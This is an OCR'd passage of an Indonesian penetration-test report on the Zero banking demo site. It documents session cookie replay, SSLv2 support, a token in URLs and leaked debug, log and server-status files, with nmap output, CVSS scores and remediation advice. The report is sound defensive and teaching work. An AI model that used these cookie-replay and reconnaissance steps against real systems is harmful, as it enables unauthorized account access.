
Penyerang dapat melihat semua value dari form yang di POST oleh user.




User dapat login ke website.



Penyerang dapat melihat cookie milik user yang dapat digunakan.




Penyerang mencoba menggunakan Cookie yang digunakan saat pertama kali masuk ke website.



Penyerang berhasil masuk dengan kondisi logged in tanpa harus login.

```
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE PATCH
|_http-title: Zero - Personal Banking - Loans - Credit Cards
|_http-server-header: Apache-Coyote/1.1
443/tcp  open  ssl/http Apache httpd 2.2.6 ((Win32) mod_ssl/2.2.6 OpenSSL/0.9.8e mod_jk/1.2.40)
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2026-01-03T08:24:09+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=zero.webappsecurity.com/organizationName=Micro Focus LLC/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:zero.webappsecurity.com
| Not valid before: 2021-04-26T00:00:00
|_Not valid after:  2022-05-04T23:59:59
8080/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE PATCH
|_http-title: Zero - Personal Banking - Loans - Credit Cards
|_http-server-header: Apache-Coyote/1.1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Actiontec MI424WR-GEN3I WAP (97%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (97%), DD-WRT v24-sp2 (
Linux 2.4.37) (96%), VMware Player virtual NAT device (96%), Linux 3.2 (95%), Microsoft Windows XP SP3 (95%), Linux 4.4 (92%), BlueArc Titan 2
100 NAS device (90%)
```

Bukti penggunaan SSLv2



Penggunaan Token pada URL

Status: OPEN

1.4 [HIGH] Security Misconfiguration - Sensitive info leakage


Security Misconfiguration - Sensitive info leakage	
Severity	**HIGH**
CVSS Score 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Deskripsi	Pengungkapan informasi sisi server (*server-side*) yang berlebihan terjadi akibat penggunaan konfigurasi standar (default) atau kesalahan konfigurasi keamanan yang dapat dicari melalui berbagai alat pengintaian (reconnaissance). Terdapat beberapa file sensitif mengenai sistem yang digunakan dan bagaimana sistem bekerja, serta file debug yang berisi detail transaksi pada suatu usernya.
Affected URL	• http://zero.webappsecurity.com/ • http://zero.webappsecurity.com/debug.txt • http://zero.webappsecurity.com/docs/ • http://zero.webappsecurity.com/errors.log • http://zero.webappsecurity.com/index.old • http://zero.webappsecurity.com/manager/html • http://zero.webappsecurity.com/robots.txt • http://zero.webappsecurity.com/server-status • http://zero.webappsecurity.com/web-services

	• http://zero.webappsecurity.com:8080/web-services/infoService?wsdl
Dampak	1. ***Information Leakage***: Penyerang dapat melihat struktur internal aplikasi, termasuk nama fungsi, alur logika, dan parameter yang digunakan. Hal ini memudahkan mereka untuk merancang serangan yang lebih tertarget. 2. **Kebocoran Data Transaksi**: Detail transaksi yang tercatat dalam log dapat mengandung informasi sensitif (seperti ID pengguna, nilai transaksi, atau referensi database) yang seharusnya bersifat rahasia. 3. ***Attack Surface Mapping***: Dengan mengetahui fungsi-fungsi (functions) yang dipanggil, penyerang bisa mencari celah pada fungsi tersebut, misalnya mencoba melakukan parameter tampering atau mencari kerentanan pada pustaka (library) yang digunakan. 4. **Pengungkapan Arsitektur Sistem**: Log seringkali membocorkan informasi tentang versi bahasa pemrograman, framework, atau sistem operasi yang digunakan, yang memungkinkan penyerang mencari exploit publik untuk versi tersebut.


	5. **Mempermudah Eksploitasi CVE**: Penyerang dapat mencari daftar kerentanan publik (Common Vulnerabilities and Exposures / CVE) yang relevan untuk versi tersebut dan melakukan serangan yang presisi. 6. **Reconnaissance yang Efisien**: Penyerang mendapatkan profil teknologi server secara instan, sehingga mempercepat fase persiapan serangan. 7. **Analisis Kerentanan SSL**: Informasi versi SSL yang bocor memudahkan penyerang mencari kerentanan dengan cepat dan akurat.
Kategori	Website
Rekomendasi	1. **Hapus *Directory Listing***: Pastikan fitur directory listing di hilangkan. 2. ***Banner Hiding***: Sembunyikan informasi berlebih dari banner dan header HTTP. 3. ***Custom Error Pages***: Gunakan halaman error kustom untuk mencegah penyerang mendapatkan informasi spesifik. Disarankan memberikan respon "*404 Not Found*" alih-alih "*403 Forbidden*" untuk mengelabui scanner.

	4. **Hapus File Log**: Segera hapus file log tersebut dari direktori publik web. 5. **Gunakan Centralized Logging**: Alihkan praktik menyimpan log dalam file teks di server ke sistem log terpusat (seperti ELK Stack, atau CloudWatch) yang memiliki sistem otentikasi ketat untuk mengaksesnya. 6. ***Sanitize Logs***: Jangan simpan informasi atau parameter sensitif di error logs. 7. ***Implementasi Kontrol Akses Ketat:*** Pastikan yang bisa mengakses file tersebut hanyalah *role* yang bersangkutan. 8. **Update software secara rutin** untuk menutup celah keamanan yang sudah diketahui.
Referensi	https://owasp.org/Top10/2025/A02_2025-Security_Misconfiguration/ https://medium.com/bobble-engineering/apache-server-security-best-practices-bec7b2b3b8a7 https://cwe.mitre.org/data/definitions/200.html
Bukti Temuan	


Pada temuan ini, ditemukan banyak jejak-jejak informasi mengenai software beserta versi yang dipakai.




Melalui resource online bisa mendapatkan informasi mengenai port yang terbuka dan service yang dijalankan (beserta versinya) dengan tools seperti shodan (https://www.shodan.io/host/54.82.22.214).




Bisa dilihat bahwa file *debug.txt* membocorkan function yang dipakai, timestamp, serta detail transaksi yang terjadi.




Melalui respon dari path yang tidak ada, bisa diketahui versi servlet yang digunakan, yaitu Apache Tomcat 7.0.70.




Dokumentasi Apache Tomcat yang dapat diakses publik dengan bebas (informasi mengenai servlet yang digunakan).




Konfirmasi adanya file html yang lama jika mengakses /index.old




File di atas menunjukkan isi dari /server-status. Halaman tersebut menunjukkan versi apache, openSSL, dan software lain yang berjalan, bahkan status dari cache.



